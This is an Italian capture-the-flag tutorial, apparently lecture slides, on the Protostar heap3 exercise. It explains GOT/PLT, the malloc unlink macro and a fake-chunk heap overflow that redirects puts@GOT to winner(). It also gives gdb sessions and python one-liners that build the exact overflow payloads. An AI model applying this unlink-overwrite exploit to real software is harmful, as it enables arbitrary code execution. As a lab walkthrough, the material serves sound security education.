E se l'indirizzo memorizzato all'interno di GOT non fosse più quello relativo alla **printf()** ma l'indirizzo relativo alla funzione **winner()**?



## Code :

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
    printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
    char *a, *b, *c;

    a = malloc(32);
    b = malloc(32);
    c = malloc(32);

    strcpy(a, argv[1]);
    strcpy(b, argv[2]);
    strcpy(c, argv[3]);

    free(c);
    free(b);
    free(a);

    printf("dynamite failed?\n");
}
```

## PLT :

```
PLT [0] :
    call resolver
    ...

PLT [n] :
    jmp *GOT[n]
    prepare resolver
    jmp PLT[0]
```

## GOT:

```
...
GOT[n] :
    <addr>
```

## Code:

```
func:
    ...
    ...
```



# Modificare i valori di GOT


Abbiamo visto come i **chunk** che **non** superano **80 bytes** vengono gestiti in maniera **diversa** rispetto a tutti gli altri chunk. Per i chunk **superiori** a 80 bytes viene effettuata l'operazione di **merging** per **evitare** la **frammentazione** della memoria tramite l'utilizzo dell'operazione di **unlink**.

La funzione di unlink **modifica** due **locazioni di memoria**. Possiamo in qualche modo **decidere quali** locazioni devono essere **modificate**?





FD = P -> **fd**  
BK = P -> **bk**  
FD -> **bk** = BK  
BK -> **fd** = FD



--	--	--	--

prev\_size

size

fd

bk

--	--	--	--

prev\_size

size

fd

bk<sub>miro</sub>





FD = P -> **fd**  
BK = P -> **bk**  
FD -> **bk** = BK  
BK -> **fd** = FD

**FD = 7000**  
**BK = 6000**

		7000	6000
--	--	------	------

prev\_size

size

fd

bk

--	--	--	--

prev\_size

size

fd

bk<sub>miro</sub>







FD = P -> **fd**  
BK = P -> **bk**  
**FD -> bk = BK**  
BK -> **fd** = FD

**FD = 7000**  
**BK = 6000**

**FD->bk = BK**  
**[7000 + 12] = 6000**

		7000	6000
--	--	------	------

prev\_size

size

fd

bk

--	--	--	--

prev\_size

size

fd

bk<sub>miro</sub>





FD = P -> **fd**  
BK = P -> **bk**  
**FD -> bk = BK**  
BK -> **fd** = FD

**FD = 7000**  
**BK = 6000**

**FD->bk = BK**  
**[7000 + 12] = 6000**  
**[puts@GOT] = winner()**

		7000	6000
prev_size	size	fd	bk

prev_size	size	fd	bk_miro





FD = P -> **fd**  
BK = P -> **bk**  
**FD -> bk = BK**  
BK -> **fd** = FD

**FD = 7000**

**BK = 6000**

**FD = puts@GOT - 12**

**BK = winner()**

		7000	6000
--	--	------	------

prev\_size

size

fd

bk

**FD->bk = BK**

**[7000 + 12] = 6000**

**[puts@GOT] = winner()**

--	--	--	--

prev\_size

size

fd

bk\_miro





FD = P -> fd  
BK = P -> bk  
FD -> bk = BK  
BK -> fd = FD

FD = 7000

BK = 6000

FD = puts@GOT - 12

BK = winner()

		7000	6000
--	--	------	------

prev\_size

size

fd

bk

FD->bk = BK

[7000 + 12] = 6000

[puts@GOT] = winner()

BK->fd = FD

[6000 + 8] = 7000

[winner() + 8] = puts@GOT - 12

--	--	--	--

prev\_size

size

fd

bk\_miro





FD = P -> **fd**  
BK = P -> **bk**  
FD -> **bk** = BK  
**BK -> fd = FD**

**FD = 7000**

**BK = 6000**

**FD = puts@GOT - 12**

**BK = winner()**

		puts@GOT - 12	winner()
--	--	---------------	----------

prev\_size

size

fd

bk

**FD->bk = BK**

**[7000 + 12] = 6000**

**[puts@GOT] = winner()**

**BK->fd = FD**

**[6000 + 8] = 7000**

**[winner() + 8] = puts@GOT - 12**

--	--	--	--

prev\_size

size

fd

bk\_miro






# Creazione fake chunk

Tramite un attacco di tipo **buffer overflow** possiamo modificare i valori all'interno dell'heap in modo tale da:

- Creare un **fake** chunk che abbia i seguenti valori:
  - **fd** : puts@GOT - 12;
  - **bk** : winner().
- Creare un chunk successivo al fake chunk con il **bit prev\_inuse [p]** spento. Così facendo il fake chunk risulterà libero.






## Un'ultima modifica

*Ma queste modifiche bastano per riuscire nell'attacco?*

I chunk che vengono allocati all'interno del programma sono degli **small chunk** (32 bytes, più piccoli di 80) e vengono trattati in modo differente. Quando viene chiamata l'operazione di free su uno di questi, non viene in nessun caso effettuata l'operazione di **merging**.

Per questo motivo, per poter sfruttare la funzione di **unlink**, è necessario **modificare** la **size** del chunk precedente al **fake chunk** con un valore **superiore** ad **80** bytes.

Queste modifiche permetteranno all'allocatore dinamico di eseguire la funzione di **unlink()** sul fake chunk non appena verrà eseguita la **free()** sul chunk precedente ad esso.






## Corruzione del chunk **c**

All'interno dell'heap i chunk relativi alle variabili **a**, **b** e **c** sono **contigui**, per questo motivo l'ultimo chunk in memoria sarà quello relativo alla variabile **c**.

Possiamo **posizionare** il **fake chunk** in memoria successivamente al chunk **c** e modificare la size relativa a **c** con un valore superiore ad 80 bytes, ad esempio 96, facendo **overflow** a partire dall'input di **b**.

In questo modo, quando verrà invocata la funzione **free(c)**, verrà eseguita la funzione di **unlink** sul **fake chunk**, permettendoci quindi di modificare il valore all'interno della GOT.








## Costruzione dell'input di **b**

Per poter sovrascrivere il campo **size** relativo al chunk **c** ci basterà riempire il chunk di **b** con valori arbitrari, ad esempio con il carattere B (0x42).

Una volta riempito il chunk relativo a **b** dobbiamo inizializzare il campo **prev\_size** di **c**. Come già detto in precedenza, il campo **prev\_size** viene utilizzato **solo** nel caso in cui il chunk è **libero**, altrimenti viene del tutto ignorato, per questo motivo allunghiamo l'input di **b** con altre quattro B (4 byte per il campo **prev\_size**).

I prossimi 4 byte corrispondono al campo **size**, quindi ci basta inserire il valore esadecimale **0x61**, ovvero 97 in decimale, in quanto settiamo la size a 96 bytes e accendiamo il bit **prev\_inuse**.






# Costruzione dell'input di **b**

L'input finale quindi di B sarà la concatenazione di:

- $B * 32$  : in modo da riempire lo spazio **user data** del chunk **b**;
- $B * 4$  : in modo da riempire il campo **prev\_size** del chunk **c**;
- $0x61$  : in modo da riempire il campo **size** del chunk **c**.






# Costruzione dell'input di **c**

Una volta modificata la size relativa al chunk **c**, sfruttiamo l'input di **c** per:

- riempire il chunk con valori arbitrari, utilizzeremo il carattere **C** (0x43);
- creare un **fake chunk** che abbia una dimensione fissata **n**, ad esempio **16**;
- inizializzare il valore **fd** del fake chunk con l'indirizzo **puts@GOT - 12**;
- inizializzare il valore **bk** del fake chunk con l'indirizzo di **winner()**;
- settare il bit **prev\_inuse** del chunk successivo al **fake chunk** a 0.






# Costruzione dell'input di **c**


L'input finale quindi di C sarà la concatenazione di:

- $C * 88$  : in modo da riempire lo spazio **user data** del chunk **c** ;
- $C * 4$  : in modo da riempire il campo **prev\_size** del **fake chunk**;
- $0x00000011$  : in modo da riempire il campo **size** del **fake chunk** con una size pari a 16 e il bit **prev\_inuse** **acceso**;
- l'indirizzo di **puts@GOT - 12**: in modo da riempire il campo **fd** ;
- l'indirizzo di **winner()**: in modo da riempire il campo **bk**;
- $C * 4$ : in modo da riempire il campo **prev\_size** del chunk successivo al fake chunk;
- $0x00000010$ : in modo da **spegnere** il bit **prev\_inuse** del **chunk successivo** al **fake chunk**.






# Albero d'attacco





# 05

Capture the flag



## Spostiamoci nella directory `/opt/protostar/bin`

```
user@protostar: /opt/protostar/bin
user@protostar:/opt/protostar/bin$ cd /opt/protostar/bin
user@protostar:/opt/protostar/bin$ ls
final0  final2  format1  format3  heap0  heap2  net0  net2  net4  stack1  stack3  stack5  stack7
final1  format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
```

## Eseguiamo `gdb` su `heap3` e disassembiamo il `main`

```
user@protostar:/opt/protostar/bin$ gdb heap3
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/heap3...done.
(gdb) set disassembly-flavor intel
(gdb) set pagination off
(gdb) disass main
```

## Otteniamo l'indirizzo di `winner()` e `puts@GOT -12`

```
(gdb) p &winner
$1 = (void (*)(void)) 0x8048864 <winner>
(gdb) disass 0x8048790
Dump of assembler code for function puts@plt:
0x08048790 <puts@plt+0>:      jmp     DWORD PTR ds:0x804b128
0x08048796 <puts@plt+6>:      push    0x68
0x0804879b <puts@plt+11>:     jmp     0x80486b0
End of assembler dump.
(gdb) x 0x804b128
0x804b128 <_GLOBAL_OFFSET_TABLE_+64>: 0x08048796
(gdb) x 0x804b128-12
0x804b11c <_GLOBAL_OFFSET_TABLE_+52>: 0x08048766
(gdb)
```

Spostiamoci nella directory `/tmp` e costruiamo l'input del programma all'interno del file B e C.

```
user@protostar: /tmp
user@protostar:~$ cd /tmp
user@protostar:/tmp$ python -c 'print "B" * 32 + "B" * 4 + "\x61"' > B
user@protostar:/tmp$ python -c 'print "C" * 88 + "C" * 4 + "\x11\x00\x00\x00" + "\x1c\xb1\x04\x08" + "\x64\x88\x04\x08" + "C" * 4 + "\x10"' > C
user@protostar:/tmp$
```



# Eseguiamo nuovamente gdb e inseriamo un breakpoint dopo ogni **malloc**

```
(gdb) disass main
Dump of assembler code for function main:
0x08048889 <main+0>:  push    ebp
0x0804888a <main+1>:  mov     ebp,esp
0x0804888c <main+3>:  and     esp,0xffffffff
0x0804888f <main+6>:  sub     esp,0x20
0x08048892 <main+9>:  mov     DWORD PTR [esp],0x20
0x08048899 <main+16>: call    0x8048ff2 <malloc>
0x0804889e <main+21>: mov     DWORD PTR [esp+0x14],eax
0x080488a2 <main+25>: mov     DWORD PTR [esp],0x20
0x080488a9 <main+32>: call    0x8048ff2 <malloc>
0x080488ae <main+37>: mov     DWORD PTR [esp+0x18],eax
0x080488b2 <main+41>: mov     DWORD PTR [esp],0x20
0x080488b9 <main+48>: call    0x8048ff2 <malloc>
0x080488be <main+53>: mov     DWORD PTR [esp+0x1c],eax
```

```
(gdb) break *0x0804889e
Breakpoint 1 at 0x804889e: file heap3/heap3.c, line 16.
(gdb) break *0x080488ae
Breakpoint 2 at 0x80488ae: file heap3/heap3.c, line 17.
(gdb) break *0x080488be
Breakpoint 3 at 0x80488be: file heap3/heap3.c, line 18.
```

**break** *\*addr*: aggiungiamo un breakpoint all'indirizzo *addr*.

## Inseriamo un breakpoint dopo ogni `strcpy`

```
0x080488c8 <main+63>: mov     eax,DWORD PTR [eax]
0x080488ca <main+65>: mov     DWORD PTR [esp+0x4],eax
0x080488ce <main+69>: mov     eax,DWORD PTR [esp+0x14]
0x080488d2 <main+73>: mov     DWORD PTR [esp],eax
0x080488d5 <main+76>: call    0x8048750 <strcpy@plt>
0x080488da <main+81>: mov     eax,DWORD PTR [ebp+0xc]
0x080488dd <main+84>: add     eax,0x8
0x080488e0 <main+87>: mov     eax,DWORD PTR [eax]
0x080488e2 <main+89>: mov     DWORD PTR [esp+0x4],eax
0x080488e6 <main+93>: mov     eax,DWORD PTR [esp+0x18]
0x080488ea <main+97>: mov     DWORD PTR [esp],eax
0x080488ed <main+100>: call    0x8048750 <strcpy@plt>
0x080488f2 <main+105>: mov     eax,DWORD PTR [ebp+0xc]
0x080488f5 <main+108>: add     eax,0xc
0x080488f8 <main+111>: mov     eax,DWORD PTR [eax]
0x080488fa <main+113>: mov     DWORD PTR [esp+0x4],eax
0x080488fe <main+117>: mov     eax,DWORD PTR [esp+0x1c]
0x08048902 <main+121>: mov     DWORD PTR [esp],eax
0x08048905 <main+124>: call    0x8048750 <strcpy@plt>
0x0804890a <main+129>: mov     eax,DWORD PTR [esp+0x1c]
0x0804890e <main+133>: mov     DWORD PTR [esp],eax
```

```
(gdb) break *0x080488da
Breakpoint 4 at 0x80488da: file heap3/heap3.c, line 21.
(gdb) break *0x080488f2
Breakpoint 5 at 0x80488f2: file heap3/heap3.c, line 22.
(gdb) break *0x0804890a
Breakpoint 6 at 0x804890a: file heap3/heap3.c, line 24.
```

**break *\*addr*:** aggiungiamo un breakpoint all'indirizzo *addr*.

# Inseriamo un breakpoint dopo ogni free

```
0x0804890a <main+129>: mov     eax,DWORD PTR [esp+0x1c]
0x0804890e <main+133>: mov     DWORD PTR [esp],eax
0x08048911 <main+136>: call    0x8049824 <free>
0x08048916 <main+141>: mov     eax,DWORD PTR [esp+0x18]
0x0804891a <main+145>: mov     DWORD PTR [esp],eax
0x0804891d <main+148>: call    0x8049824 <free>
0x08048922 <main+153>: mov     eax,DWORD PTR [esp+0x14]
0x08048926 <main+157>: mov     DWORD PTR [esp],eax
0x08048929 <main+160>: call    0x8049824 <free>
0x0804892e <main+165>: mov     DWORD PTR [esp],0x804ac27
0x08048935 <main+172>: call    0x8048790 <puts@plt>
```

```
(gdb) break *0x08048916
Breakpoint 7 at 0x8048916: file heap3/heap3.c, line 25.
(gdb) break *0x08048922
Breakpoint 8 at 0x8048922: file heap3/heap3.c, line 26.
(gdb) break *0x0804892e
Breakpoint 9 at 0x804892e: file heap3/heap3.c, line 28.
```

**break \*addr:** aggiungiamo un breakpoint all'indirizzo *addr*.

# Scopriamo come vengono mappate le aree di memoria

```
(gdb) info proc map
process 2199
cmdline = '/opt/protostar/bin/heap3'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/heap3'
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	objfile
